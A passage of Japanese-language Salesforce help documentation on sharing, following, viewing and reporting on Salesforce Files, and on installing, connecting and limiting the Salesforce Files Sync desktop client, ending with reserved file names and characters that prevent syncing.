   - デスクトップの Salesforce Files Sync フォルダ — ファイルを右クリックして[Salesforce Files Sync]にマウスポインタを置き、[リンクを使用した共有]をクリックします。

2. 可能な場合は、[コピー] をクリックし (またはリンクを手動でコピーし)、リンクをメールまたは IM に貼り付けます。ファイルリンク受信者が実行できるのは、ファイルの表示とダウンロードのみです。コラボレータにはなれません。

ファイルがすでに会社で共有されている場合を除き、ファイルは非公開で共有され、非公開共有アイコン ( ) が表示されます。他の場所に投稿されることはなく、ファイルを共有する特定ユーザのみがファイルを検索および参照できます。ファイルがすでに会社で共有されている場合、会社アイコン ( ) がそのまま表示され、会社のすべてのユーザがファイルを検索および参照できます。

リンクの共有を停止するには、[共有設定] ダイアログボックスで、リンクの横にある をクリックします。リンクしている他のユーザは、ファイルにアクセスできなくなります。

メモ:

- [ドキュメント] タブのドキュメントおよび [メモと添付ファイル] 関連リストの添付ファイルは [ファイル] ホームに表示されず、Salesforce Files として共有できません。
- ファイルは最大 100 回まで共有できます。これには、人およびグループと共有するファイル、およびリンクで共有するファイルが含まれます。ファイルの非公開での共有が最大共有回数の 100 に近くなった場合は、ファイルをフィードに投稿して公開することを検討します。

関連トピック:

コンテンツ配信の作成

フィードの ファイル更新

ファイルをフォローすると、フィードでのファイル更新の表示、ファイルのバージョン履歴の参照、おすすめファイルの取得を行います。

ファイルのフォロー

ファイルをフォローすると、新しいバージョンのファイルのアップロードなどの更新が Chatter フィードに表示されます。ファイルのフォローを停止すると、ファイルは [ファイル] リストには残りますが、フィードにそのファイルの更新が表示されなくなります。

ファイルバージョン履歴の表示

おすすめファイル

ファイルのフォロー

ファイルをフォローすると、新しいバージョンのファイルのアップロードなどの更新が Chatter フィードに表示されます。ファイルのフォローを停止すると、ファイルは [ファイル] リストには残りますが、フィードにそのファイルの更新が表示されなくなります。

[+] [フォロー] をクリックして更新の表示を開始するか、[x] [フォロー解除] をクリックして更新の表示を停止します。Lightning Experience では、ファイル詳細ページからファイルをフォローします。Salesforce Classic では、フィード、ファイル詳細ページ、またはファイルリストからファイルをフォローします。

メモ: ファイルをフォローするオプションは、Chatter を使用する組織でのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

- 新しいバージョンのファイルのアップロード

ファイルバージョン履歴の表示

ファイル詳細ページには、ファイルの現在のバージョン番号が表示されます。[バージョン履歴] リストには、現在のバージョンを含め、アップロードされているファイルのすべてのバージョンが表示されます。このリストからファイルをダウンロードして、更新者、更新日時、説明 (ある場合) を確認できます。ファイル詳細ページには常に、ファイルの最新バージョンが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

- 新しいバージョンのファイルのアップロード
- ファイルのフォロー

おすすめファイル

Chatter では、ファイルの参照またはダウンロードの人数で決まるファイルの人気度に基づいてあなたがフォローを希望する可能性のあるファイルをおすすめします。おすすめの拡張リストを表示するには、[おすすめ] セクションの [さらに表示] をクリックします。おすすめが新たに表示されない場合は、すべてのおすすめファイルがすでにフォローされています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

- ファイルのフォロー

ファイルのプレビューおよび詳細

ファイルの詳細を参照、編集し、ファイルについてレポートします。

- ファイルの詳細の表示
- ファイル詳細の編集
- ファイル詳細ページからのファイルの削除
- ファイルが共有されている場所の表示
  ファイルを参照可能なユーザ、およびそのユーザのアクセスレベルを確認します。ファイル詳細ページから、ファイルが共有されているすべてのユーザまたはオブジェクトの完全なリストにアクセスできます。
- ファイルおよびコンテンツのエンゲージメントレポート
  ファイルがダウンロードされた回数、共有された回数、いいね! と言われた回数、およびコメントされた回数を参照します。

ファイルの詳細の表示

ファイルの詳細を開くには、フィード、ファイルリスト、ファイルのフロート表示でファイル名をクリックするか、フィードのファイルの横にある [追加アクション] > [プレビュー] をクリックします。ファイル詳細ページでは、Salesforce Files に関する詳細を確認できます。

ファイル詳細ページでは、次の操作を実行できます。

- ファイルをダウンロードせずに表示する。ドキュメントプレビューアの矢印キーを使用して、各ページの表示、縮小、拡大、プレビュー幅や画面サイズの変更を行います。プレビューできるのは、ファイル所有者とそのファイルへのアクセス権を持つユーザです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: 暗号化されたファイル、パスワードで保護されたファイル、コピー保護されたPDF、不明なファイル形式、25MBを超えるファイルなど、プレビューできないファイルもあります。プレビューできないファイルについては、フィードやリストビューで[プレビュー]オプションを使用できません。また、ファイルは汎用のファイル形式アイコンとしてフィードに表示されます。Microsoft Office 2007 機能の一部はプレビューでは正しく表示されません。ファイルはプレビュー可能であるのにプレビューが存在しない場合は、Salesforce システム管理者に問い合わせてください。プレビューを再生成できる可能性があります。

- ファイルが、非公開 ( )、非公開共有 ( )、または社内で共有 ( ) のどれかを確認する。
- [ダウンロード] をクリックして、ファイルを開くか保存する。ファイルを参照できるユーザは誰でも、そのファイルをダウンロードできます。
- [ファイルの共有設定]をクリックして、ファイルを人またはグループと共有するか、ファイルリンクによって共有するか、またはファイルが共有されている場所の表示を表示する。デフォルトで、ファイルを参照できるユーザは誰でも、そのファイルを共有できます。
- [共有設定] ダイアログボックスの [非公開] をクリックして、共有されているすべての場所からファイルやファイルリンクを削除する。または、Salesforce CRM Content ライブラリで作成されたファイルの場合は [アクセス制限]をクリックして、ファイルが共有されているライブラリ以外のすべての場所からファイルを削除する。ファイルを非公開にしたり ( )、アクセスを制限したりできるのは、所有者および「すべてのデータの編集」権限を持つユーザのみです。
- [新しいバージョンをアップロード] をクリックして、新しいバージョンでファイルを更新する。新しいバージョンのファイルをアップロードできるのは、ファイル所有者、コラボレータ、および「すべてのデータの編集」権限を持つユーザのみです。
- [詳細を編集] をクリックして、ファイルの名前または説明を編集する。ファイルの詳細を編集できるのは、ファイル所有者、コラボレータ、および「すべてのデータの編集」権限を持つユーザのみです。
- 「ファイルを同期」権限があり、ファイルの所有者である場合、コンピュータの Salesforce Files Sync フォルダと Chatter 間でファイルを同期するには、[同期] をクリックします。ファイルの同期を停止するには、[同期を解除] をクリックします。
- [削除] をクリックして、ファイルを削除する。ファイルを削除できるのは、ファイル所有者と「すべてのデータの編集」権限を持つユーザのみです。
- ファイルの所有者が誰か、最後に更新されたのはいつかを確認する。
- ファイルの説明を確認し、編集アイコン ( ) をクリックして説明を編集するか、[説明を追加] をクリックして説明を追加する。
- ファイルの現在のバージョン番号を確認し、[すべてのバージョンを表示] をクリックしてファイルのバージョン履歴を表示する。
- [ファイルレポートを表示]をクリックして、ファイルがダウンロードされた回数、共有された回数、いいね!の受信回数、およびコメントされた回数など、ファイルに関するデータを参照する。[ファイルレポートを表示]は、「レポート実行」および「公開フォルダのレポートの参照」権限を持つユーザにのみ表示されます。
- [フォローする]をクリックして、ファイルをフォローするか、 をクリックしてファイルのフォローを停止する。
- そのファイルを誰がフォローしているかを確認する。
- 「ファイルが共有されている場所の表示」を確認する。

- Salesforce CRM Content で作成されたファイルの場合は、[コンテンツ詳細ページに移動] をクリックして、そのファイルのコンテンツの詳細の表示と編集を表示する。Salesforce CRM Content で作成されたファイルに対して行う大部分の操作は、ファイル詳細ページではなく、そのファイルのコンテンツ詳細ページで行う必要があります。
- ページの上部にある [ファイル] リンクまたは [Chatter] リンクをクリックして、[ファイル] リストまたは Chatter ページに移動する。
- このファイルを参照した人が他にどのファイルを参照したかを確認する。同じユーザが参照しているファイルが他になければ、[ユーザがその他に参照しているもの] セクションはファイル詳細ページに表示されません。

関連トピック:

ファイルバージョン履歴の表示

ファイルが共有されている場所の表示

ファイル詳細の編集

ファイルの名前と説明を編集する手順は、次のとおりです。

1. ファイル詳細ページで、[詳細を編集]をクリックするか、説明の横にある編集アイコン ( ) をクリックします。
2. 必要に応じて、ファイル名や説明を編集します。
3. [保存] をクリックします。

説明がなく新たに追加する場合は、[説明を追加]をクリックするか、説明の横にある編集アイコン ( ) をクリックします。

ファイル詳細を編集できるのは、ファイル所有者、コラボレータ、および「すべてのデータの編集」権限を持つユーザです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

ファイルの詳細の表示

ファイル詳細ページからのファイルの削除

ファイルの詳細ページの [削除] をクリックして、ファイルを削除し、それを共有しているすべての場所からも削除します。ファイルがリンクを使用して共有されている場合、リンクしている他のユーザはファイルにアクセスできなくなります。削除されたファイルを復元するには、[ホーム]ページで[ごみ箱]リンクをクリックします。ファイルを選択し、[復元]をクリックします。ファイルは復元され、ファイルに関連付けられていた共有もすべて復元されます。

メモ: ファイルを削除できるのは、ファイル所有者と「すべてのデータの編集」権限を持つユーザのみです。ファイルに対して誰がどのような操作を実行できるかについての詳細は、「私のファイルを参照できるユーザは?」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

フィードからのファイルとリンクの削除

ファイルが共有されている場所の表示

ファイルを参照可能なユーザ、およびそのユーザのアクセスレベルを確認します。ファイル詳細ページから、ファイルが共有されているすべてのユーザまたはオブジェクトの完全なリストにアクセスできます。

ファイル詳細ページの [共有先] リストには、ファイル共有者とそのアクセスレベルが表示されます。

Salesforce Classic では、[すべて表示] をクリックして [共有設定] を開きます。ここで次の操作を実行できます。

- ファイルの共有者とそれぞれの権限 (所有者、コラボレータ、閲覧者、またはアクセス権限なし) を確認する。
- [共有設定] ダイアログボックスの [人] をクリックして、特定の人とファイルを共有する。
- [共有設定] ダイアログボックスの [グループ] をクリックして、特定のグループとファイルを共有する。
- [ライブラリ] をクリックして、ライブラリとファイルを共有する。
- [共有設定] ダイアログボックスの[他の人とリンク]をクリックして、ファイルリンクを作成して共有する。
- [非公開] をクリックして、共有されているすべての場所からファイルやファイルリンクを削除する。または、Salesforce CRM Content ライブラリで作成されたファイルの場合は [アクセス制限] をクリックして、ファイルが共有されているライブラリ以外のすべての場所からファイルを削除する。ファイルを非公開にしたり (🔒)、アクセスを制限したりできるのは、所有者および「すべてのデータの編集」権限を持つユーザのみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- [共有設定] ダイアログボックスで、その人の名前またはグループの名前の横にある × をクリックして、人またはグループとのファイルの共有を停止する。

関連トピック:

ファイルの非公開

私のファイルを参照できるユーザは?

ファイルおよびコンテンツのエンゲージメントレポート

ファイルがダウンロードされた回数、共有された回数、いいね! と言われた回数、およびコメントされた回数を参照します。

ファイルの詳細ページで、[ファイルレポートを表示]をクリックし、ファイルおよびコンテンツのエンゲージメントレポートを実行して参照します。このレポートには、次の項目があります。

項目	以下の操作が行われた回数
合計ダウンロード数	ファイルがダウンロードされた。
投稿	ファイルがフィードに投稿された。この数値には、ファイルが投稿のコメントに添付された回数は含まれません。
コメント投稿	フィードのファイル投稿に対してコメントがされた。
いいね!	フィードのファイル投稿がいいね! と言われた。この数値には、ファイル投稿のコメントに対して言われたいいね! は含まれません。
共有	ファイルが [別の人と共有] および [グループと共有]を使用して共有された。ユーザがファイル投稿の [共有] をクリックすると、これは共有ではなく、投稿として数えられます。
リンク	ファイルが [リンクを使用した共有] を使用して共有された。ファイルが Salesforce CRM Content ライブラリにアップロードされる場合は、コンテンツ配信も数えられます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

ファイルレポートを実行して参照する
- 「レポート実行」

例: ファイルおよびコンテンツのエンゲージメントレポートの数値は、ファイルのすべてのバージョンの累計です。たとえば、ファイルに 2 つのバージョンがあり、バージョン 1 が 4 回、バージョン 2 が 5 回ダウンロードされた場合、［合計ダウンロード数］はダウンロード回数を 9 回と報告します。

関連トピック:

レポートデータの絞り込み
レポートのエクスポート

Salesforce Files Sync

ファイルの詳細を参照、編集し、ファイルについてレポートします。

Salesforce Files Sync の使用開始

Salesforce Files Sync を使用すると、ファイルの管理、同期、共有がこれまで以上に簡単になります。

Salesforce Files Sync のシステム要件

Salesforce Files Sync を最適に実行するには、最小推奨システム要件を満たすシステムが必要です。

Salesforce Files Sync のインストール

コンピュータ、Salesforce、およびモバイルデバイスの Salesforce1 間でファイルを同期するには、Salesforce Files Sync クライアントをデスクトップにインストールします。

Salesforce Files Sync のシステム要件

Salesforce Files Sync を最適に実行するには、最小推奨システム要件を満たすシステムが必要です。

他の Salesforce 組織への Salesforce Files Sync の接続

他の Salesforce 組織に接続するように Salesforce Files を設定します。

ファイルとフォルダの同期

ファイルやフォルダを同期するには、コンピュータの Salesforce Files Sync フォルダにそれらを保存するか、フィード投稿、コメント、ファイルリスト、またはファイルの詳細ページにファイルを表示して [同期] をクリックします。

コンピュータ、オンライン、およびモバイルデバイスでの同期済みファイルへのアクセス

デスクトップの Salesforce Files Sync フォルダにある同期済みファイルに、Salesforce オンライン、およびモバイルデバイスの Salesforce1 からアクセスできます。

同期済みファイルおよびフォルダの操作

同期済みファイルおよびフォルダは Salesforce の他のファイルと同様ですが、いくつかの追加機能があります。

同期済みファイルの共有

同期済みファイルは、デスクトップの Salesforce Files Sync フォルダから直接共有できます。

同期済みファイルのバージョンの管理

すべての Salesforce ファイルと同様に、必要に応じて同期済みファイルの以前のバージョンを処理できます。

Salesforce Files Sync の制限

Salesforce Files Sync を使用する場合、ファイル同期の制限に注意してください。

Salesforce Files Sync のストレージ制限

Salesforce Files Sync は、組織の共有ストレージと個々のストレージの 2 つのストレージ制限の影響を受けます。

同期を妨げるファイル名およびファイル拡張子

一部のファイルの特性により、デバイスと Web 間のファイルの同期が妨げられる場合があります。

同期されるフォルダ名の制限

一部のフォルダは、フォルダ名の制限のために Salesforce Files Sync で同期されません。

Salesforce Files Sync の使用開始

Salesforce Files Sync を使用すると、ファイルの管理、同期、共有がこれまで以上に簡単になります。

Salesforce Files Sync は、非常に容易に使用を開始できます。ユーザはデスクトップの Salesforce Files Sync フォルダにファイルを保存するだけです。後は Salesforce Files Sync が行います。

同期済みファイルにあらゆる場所からアクセスできる
Salesforce Files Sync にファイルを保存すると、そのファイルは自動的にあらゆる場所で必要なときに使用できるようになります。[ファイル] タブの [同期済み] フィルタを使用して参照できます。

デスクトップの Salesforce Files Sync フォルダから直接ファイルを共有する
ファイルを右クリックして Chatter のユーザやグループと共有したり、リンクを使用してファイルを任意のユーザと共有したりできます。

すべてのファイルを常に最新バージョンに維持する
ユーザまたはそのコラボレータの 1 人がデスクトップの Salesforce Files Sync フォルダに保存されているファイルを編集すると、ファイルは即座に更新されて全員が参照できるようになります。Salesforce Files Sync はバージョン管理をサポートしているため、必要な場合は、古いバージョンのファイルにアクセスできます。

Salesforce Files Sync のシステム要件

Salesforce Files Sync を最適に実行するには、最小推奨システム要件を満たすシステムが必要です。

Salesforce Files Sync を使用する場合の推奨システム要件は、次のとおりです。

システム要件	Windows	Mac
サポート対象オペレーティングシステム	Microsoft® Windows® 7 以降	Apple® Mac OS X 10.8 Mountain Lion 以降
プロセッサ	ネットブックデバイスの場合 2.33 GHz 以上の x86 互換プロセッサ、または Intel® Atom™ 1.6 GHz 以上のプロセッサ	Intel® Core™ Duo 1.83 GHz 以上のプロセッサ
メモリ	512 MB の RAM (推奨: 1 GB)	512 MB の RAM (推奨: 1 GB)
ハードドライブ	4 GB の空き容量 (同期操作を行う場合の推奨容量)	4 GB の空き容量 (同期操作を行う場合の推奨容量)

Salesforce Files Sync のインストール

コンピュータ、Salesforce、およびモバイルデバイスの Salesforce1 間でファイルを同期するには、Salesforce Files Sync クライアントをデスクトップにインストールします。

1. [個人設定] から、[クイック検索] ボックスに「`Files Sync`」と入力し、**[Salesforce Files Sync]** を選択します。複数の結果が表示された場合は、[個人設定] の下にある結果を選択します。
2. **[ダウンロード]** をクリックします。
3. オペレーティングシステムのインストール手順に従います。
4. Salesforce ログイン情報でログインします。

Salesforce Files Sync がインストールされると、更新が使用可能になったときに自動的に通知されます。

メモ: Salesforce Files Sync クライアントはローカルドライブで実行する必要があります。ネットワークドライブやマウントされたデバイスなどの外部の場所はサポートされません。

Salesforce Files Sync のシステム要件

Salesforce Files Sync を最適に実行するには、最小推奨システム要件を満たすシステムが必要です。

Salesforce Files Sync を使用する場合の推奨システム要件は、次のとおりです。

システム要件	Windows	Mac
サポート対象オペレーティングシステム	Microsoft® Windows® 7 以降	Apple® Mac OS X 10.8 Mountain Lion 以降
プロセッサ	ネットブックデバイスの場合 2.33 GHz 以上の x86 互換プロセッサ、または Intel® Atom™ 1.6 GHz 以上のプロセッサ	Intel® Core™ Duo 1.83 GHz 以上のプロセッサ
メモリ	512 MB の RAM (推奨: 1 GB)	512 MB の RAM (推奨: 1 GB)
ハードドライブ	4 GB の空き容量 (同期操作を行う場合の推奨容量)	4 GB の空き容量 (同期操作を行う場合の推奨容量)

他の Salesforce 組織への Salesforce Files Sync の接続

他の Salesforce 組織に接続するように Salesforce Files を設定します。

1 つの Salesforce 組織から Salesforce Files Sync を切断すると、同期済みファイルが「Salesforce Files_Old」と呼ばれるフォルダにバックアップされます。Windows の場合、バックアップフォルダは `C:\Users\ユーザ名\Salesforce Files_Old` にあります。ここで、*ユーザ名* は Windows ユーザ名です。Mac の場合、バックアップフォルダは `/Users/ユーザ名/Salesforce Files_Old` にあります。ここで、*ユーザ名* は Mac ユーザ名です。同期済みファイルは、同期している Salesforce 組織で常にオンラインアクセスできます。

警告: Salesforce Files Sync を新しい Salesforce 組織に接続する前に、Salesforce Files Sync フォルダに保存されているすべてのファイルおよびフォルダを閉じます。Salesforce Files Sync を Salesforce 組織から切断するときに開

いているファイルおよびフォルダはバックアップされず、Salesforce Files Sync の接続先となる次の Salesforce 組織と自動的に同期されます。

別の Salesforce 組織とファイルを同期するには、Salesforce Files Sync の新しい接続を設定します。

1. システムトレイまたはメニューバーで、[**Salesforce Files Sync**] を右クリックします。
2. [環境設定] をクリックします
3. 必要に応じて、[ログアウト] をクリックして、現在の Salesforce 組織から切断します。
4. [新しい接続] で、新しい接続の［名前］を入力します。
5. Salesforce 組織の `https://` ログイン URL を入力します。
6. [ログイン] をクリックします
7. ログイン情報を入力し、[ログイン] をクリックします。
8. [許可] をクリックして、Salesforce Files Sync を有効にします。

新しい組織に接続したら、Salesforce Files Sync フォルダに追加したファイルがその組織と同期します。接続している組織とすでにファイルを同期している場合、デスクトップの Salesforce Files Sync フォルダに同期済みファイルが自動的にダウンロードされます。

ファイルとフォルダの同期

ファイルやフォルダを同期するには、コンピュータの Salesforce Files Sync フォルダにそれらを保存するか、フィード投稿、コメント、ファイルリスト、またはファイルの詳細ページにファイルを表示して [同期] をクリックします。

ファイルを同期するには、デスクトップに Salesforce Files Sync をインストールする必要があります。

ユーザ権限

ファイルを同期する
- 「ファイルの同期」

デフォルトでは、同期済みファイルは非公開になっています。つまり、デスクトップの Salesforce Files Sync フォルダにファイルを保存した後、自分以外のユーザは Salesforce でファイルにオンラインアクセスできません。他のユーザとコラボレーションするには、同期済みファイルを共有します。

Salesforce のデスクトップの Salesforce Files Sync フォルダ (オンライン) や、モバイルデバイスの Salesforce1 で、常に最新バージョンの同期済みファイルを使用できます。Salesforce の他のファイルと同様に、以前のバージョンの同期済みファイルにアクセスできます。

ファイルを同期する手順は、次のとおりです。

1. Salesforce Files Sync クライアントから、Salesforce Files Sync フォルダにファイルを保存するか、同期するファイルを Salesforce Files Sync フォルダにドラッグアンドドロップします。

   Windows の場合、Salesforce Files Sync フォルダは `C:\Users\ユーザ名\Salesforce Files` にあります。ここで、*ユーザ名* は Windows ユーザ名です。Mac の場合、Salesforce Files Sync フォルダは `/Users/ユーザ名/Salesforce Files` にあります。ここで、*ユーザ名* は Mac ユーザ名です。

   [ファイル] タブ、フィード投稿、またはファイルが投稿またはリストされた Salesforce フルサイトのあらゆる場所から [同期] をクリックします。

2. ファイルが同期されます。

ファイルを同期すると、Salesforce でファイルに簡単にアクセスしたり、モバイルデバイスの Salesforce1 でアクセスしたりできます。Salesforce Files Sync フォルダからファイルを削除しても、[ファイル] ホームの [自分が所有者] フィルタで引き続きファイルにアクセスできます。

コンピュータ、オンライン、およびモバイルデバイスでの同期済みファイルへのアクセス

デスクトップの Salesforce Files Sync フォルダにある同期済みファイルに、Salesforce オンライン、およびモバイルデバイスの Salesforce1 からアクセスできます。

デスクトップでの同期済みファイルの参照

デスクトップでは、同期済みファイルは Salesforce Files Sync フォルダ内に保持されています。Windows の場合、Salesforce Files Sync フォルダは `C:\Users\ユーザ名\Salesforce Files` にあります。ここで、*ユーザ名* は Windows ユーザ名です。Mac の場合、Salesforce Files Sync フォルダは `/Users/ユーザ名/Salesforce Files` にあります。ここで、*ユーザ名* は Mac ユーザ名です。

システムトレイまたはメニューバーから Salesforce Files Sync フォルダを開くには、[**Salesforce Files Sync**] > [**Salesforce Files Sync フォルダを開く**] を右クリックします。

警告: Salesforce Files Sync フォルダをデフォルトのディレクトリの場所から移動すると、ファイルが同期されなくなります。ファイルを常に同期させるには、Salesforce Files Sync フォルダを移動しないでください。

Salesforce での同期済みファイルの参照

Salesforce では、同期済みファイルは [ファイル] ホームに表示されます。

[ファイル] ホームで、[**同期済み**] をクリックして同期済みのファイルとフォルダを表示します。ファイルは、同期された日時の新しい順に表示されます。

モバイルデバイスでの同期済みファイルの参照

モバイルデバイスでは、Salesforce1 から同期済みファイルにアクセスできます。

[ファイル] ホームで [▼] をタップし、[**同期済み**] を選択すると同期済みファイルのリストが表示されます。

同期済みファイルおよびフォルダの操作

同期済みファイルおよびフォルダは Salesforce の他のファイルと同様ですが、いくつかの追加機能があります。

デフォルトでは、同期済みファイルは非公開になっています。つまり、デスクトップの Salesforce Files Sync にファイルを保存した後、自分以外のユーザは Salesforce でファイルにオンラインアクセスできなくなります。他のユーザとコラボレーションするには、同期済みファイルを共有します。

Salesforce のデスクトップの Salesforce Files Sync フォルダ (オンライン) や、モバイルデバイスの Salesforce1 で、常に最新バージョンの同期済みファイルを使用できます。Salesforce の他のファイルと同様に、Chatter で以前のバージョンの同期済みファイルにアクセスできます。

関連トピック:

- Salesforce 環境のカスタマイズ

同期済みファイルの共有

同期済みファイルは、デスクトップの Salesforce Files Sync フォルダから直接共有できます。

同期済みファイルは、組織のユーザやChatterグループ、または生成されたリンクを使用して組織外のユーザと共有します。同期済みファイルはデフォルトで非公開ですが、ファイルを共有するときに、参照のみ権限またはコラボレータ権限を割り当てることができます。

コラボレータ権限を持つユーザまたはグループとファイルを共有する場合、コラボレータがファイルの新バージョンをダウンロード、編集、アップロードすると、自動的に同期された最新バージョンが提供されます。ファイルの新バージョンを編集および同期すると、共有先のユーザやグループにも自動的に最新バージョンが提供されます。

Salesforce Files Sync フォルダから直接ファイルを共有する手順は、次のとおりです。

1. デスクトップの Salesforce Files Sync フォルダで、共有するファイルを右クリックします。
2. **[Salesforce Files Sync]** の下のメニューオプションを選択します。組織のユーザ、Chatter グループ、またはリンク経由で組織外のユーザと共有できます。
3. 要求されたら、組織内のユーザやグループの名前を入力し、［閲覧者］または［コラボレータ］権限を割り当て、ファイルを共有するためのメッセージ (省略可能) を入力します。リンク経由でファイルを共有する場合は、リンクをコピーします。
4. [共有] をクリックします。
   メール通知がファイル共有先の全ユーザに送信されます。

同期済みファイルのバージョンの管理

すべての Salesforce ファイルと同様に、必要に応じて同期済みファイルの以前のバージョンを処理できます。

最初の同期が完了したら、ファイルがバージョン1としてファイルリストに表示されます。コンピュータまたはモバイルデバイスでそのファイルを変更すると、ファイルを保存するたびに新しいバージョンが自動的に作成されます。以前のバージョンを表示するには、ファイルの詳細ページにアクセスします。

新しいバージョンが作成されると、同期済みファイルをフォローしているユーザのChatterフィードに通知が送信されます。ファイルコラボレータは、同期済みファイルの新しいバージョンをアップロードできます。

警告: コラボレータが新しいバージョンをアップロードするときにユーザが同期済みファイルをデスクトップで開いていると、ファイルを保存せずに閉じるまで新しいバージョンは受信されません。ユーザが開いていたファイルを保存すると、そのバージョンでコラボレータの変更が上書きされます。

Salesforce Files Sync の制限

Salesforce Files Sync を使用する場合、ファイル同期の制限に注意してください。

機能	制限
組織の共有ストレージ	ストレージは、購入したSalesforceライセンス数に基づいています。追加ストレージを購入できます。詳細は、「Salesforce Files Sync のストレージ制限」 を参照してください。
同期済みファイルの最大数	ユーザは最大 10,000 個のファイルを同期できます。

機能	制限
同期済みフォルダの最大数	500 フォルダ
ファイルサイズ	• Web インターフェースによるアップロード時: 2 GB • Salesforce Files Sync デスクトップクライアントによるアップロード時: 2 GB (またはプロキシ使用時は 500 MB) • モバイルデバイスによるアップロード時: 100 MB
ファイルあたりのバージョンの最大数	2,048
同じファイルを同時に同期できるユーザの最大数	1,000 ユーザ
Connect API コールの最大数	Salesforce Files Sync デスクトップクライアントからの接続アプリケーションごとに 1 ユーザにつき 1 時間あたり 10,000 件 Connect API コールの最大数に達した場合、Salesforce Files Sync は一時的にファイルの同期を停止します。同期は約 1 時間後に自動的に再開します。

次の場合、Salesforce Files Sync は既存のファイルの同期は継続しますが、新規ファイルは同期しません。

- Salesforce Files Sync フォルダ内のファイルサイズの合計が 10 GB を超えた。
- 組織が共有ファイルストレージの制限に達した。
- Salesforce Files Sync フォルダに含まれるファイル数が 10,000 を超えたか、フォルダ数が 500 を超えた。
- 新規ファイルのファイルサイズが個々のファイルサイズ制限より大きい。

次の場合、Salesforce Files Sync はファイルの同期を停止します。

- Salesforce Files Sync フォルダをデフォルトのディレクトリの場所から移動した。Windows の場合、デフォルトのディレクトリの場所は `C:\Users\ユーザ名\Salesforce Files` です。ここで、*ユーザ名* は Windows ユーザ名です。Mac の場合、デフォルトのディレクトリの場所は `/Users/ユーザ名/Salesforce Files` です。ここで、*ユーザ名* は Mac ユーザ名です。Salesforce Files Sync フォルダがデフォルトのディレクトリの場所に戻されると、Salesforce Files Sync は同期を再開します。

Salesforce Files Sync のストレージ制限

Salesforce Files Sync は、組織の共有ストレージと個々のストレージの 2 つのストレージ制限の影響を受けます。

組織の共有ストレージ

組織の共有ファイルストレージは、「組織あたりのファイルストレージの割り当て」+「ユーザあたりの割り当て x 組織のユーザ数」です。

組織でそのすべての共有ストレージ割り当てを使用している場合、Salesforce Files Sync は既存のファイルと同期し続けますが、自分または組織で既存のファイルを削除するか、Salesforce からさらにストレージを購入するまで、新しいファイルとは同期しません。

Salesforce のエディション	組織あたりのファイルストレージ割り当て	ユーザライセンスあたりのファイルストレージ割り当て
Contact Manager	10 GB	612 MB
Group	10 GB	612 MB
Professional	10 GB	612 MB
Enterprise	10 GB	2 GB
Performance	10 GB	2 GB
Unlimited	10 GB	2 GB
Developer	20 MB	なし
Personal	20 MB	なし

メモ: カスタムユーザライセンスを使用している組織の場合、追加ストレージが提供されるかどうかについては、システム管理者までお問い合わせください。

個々のストレージ

Salesforce Files Sync は、デスクトップの Salesforce Files Sync フォルダ、Web の Salesforce、Salesforce1 を搭載したモバイルデバイス間で、最大 10 GB のファイルを同期します。10 GB を超えるファイルを Salesforce Files Sync フォルダに追加した場合、Salesforce Files Sync は既存のファイルと同期し続けますが、新しいファイルとは同期しません。個々の 10 GB のストレージ制限に達した場合、新しいファイルと同期するには既存のファイルを削除する必要があります。

同期を妨げるファイル名およびファイル拡張子

一部のファイルの特性により、デバイスと Web 間のファイルの同期が妨げられる場合があります。

- ゼロバイトのファイル
- 拡張子のないファイル
- 次の文字で始まる名前のファイル
  - AUX.
  - CLOCK$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.

  - COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.
  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- **次の名前のファイル**
  - desktop.ini
  - thumbs.db
  - .DSStor
- **次の拡張子のファイル**
  - .tmp
  - .conflicted
  - .part
  - .partial
  - .download
  - .crdownload
  - .sb- **で始まる拡張子**
- **オペレーティングシステムごとに異なるファイル名の制限があります。**Salesforce Files Sync **は、オペレーティングシステムで許可されている名前のファイルと同期します。つまり、デスクトップでファイルに名前を付けることができれば、**Salesforce Files Sync **を使用してそのファイルと同期できます。**Mac® OS X® **からファイルを同期する場合、ファイルは** Web **と同期しますが、そのファイル名が** Microsoft Windows® **で許可されていなければ、ファイルは** Windows **デスクトップにダウンロードされません。**

  全コンピュータ間ですべてのファイルを同期するには、ファイル名に次の文字を使用しないようにします。
  - \ **(バックスラッシュ)**
  - : **(コロン)**
  - * **(アスタリスク)**

  - ? (疑問符)
  - ' (アポストロフィー)
  - < (小なり記号)
  - > (大なり記号)
  - / (スラッシュ記号)
  - | (パイプ)
  - ™ (商標記号)
  - ∞ (無限大記号)
  - § (セクション)
  - • (中黒)
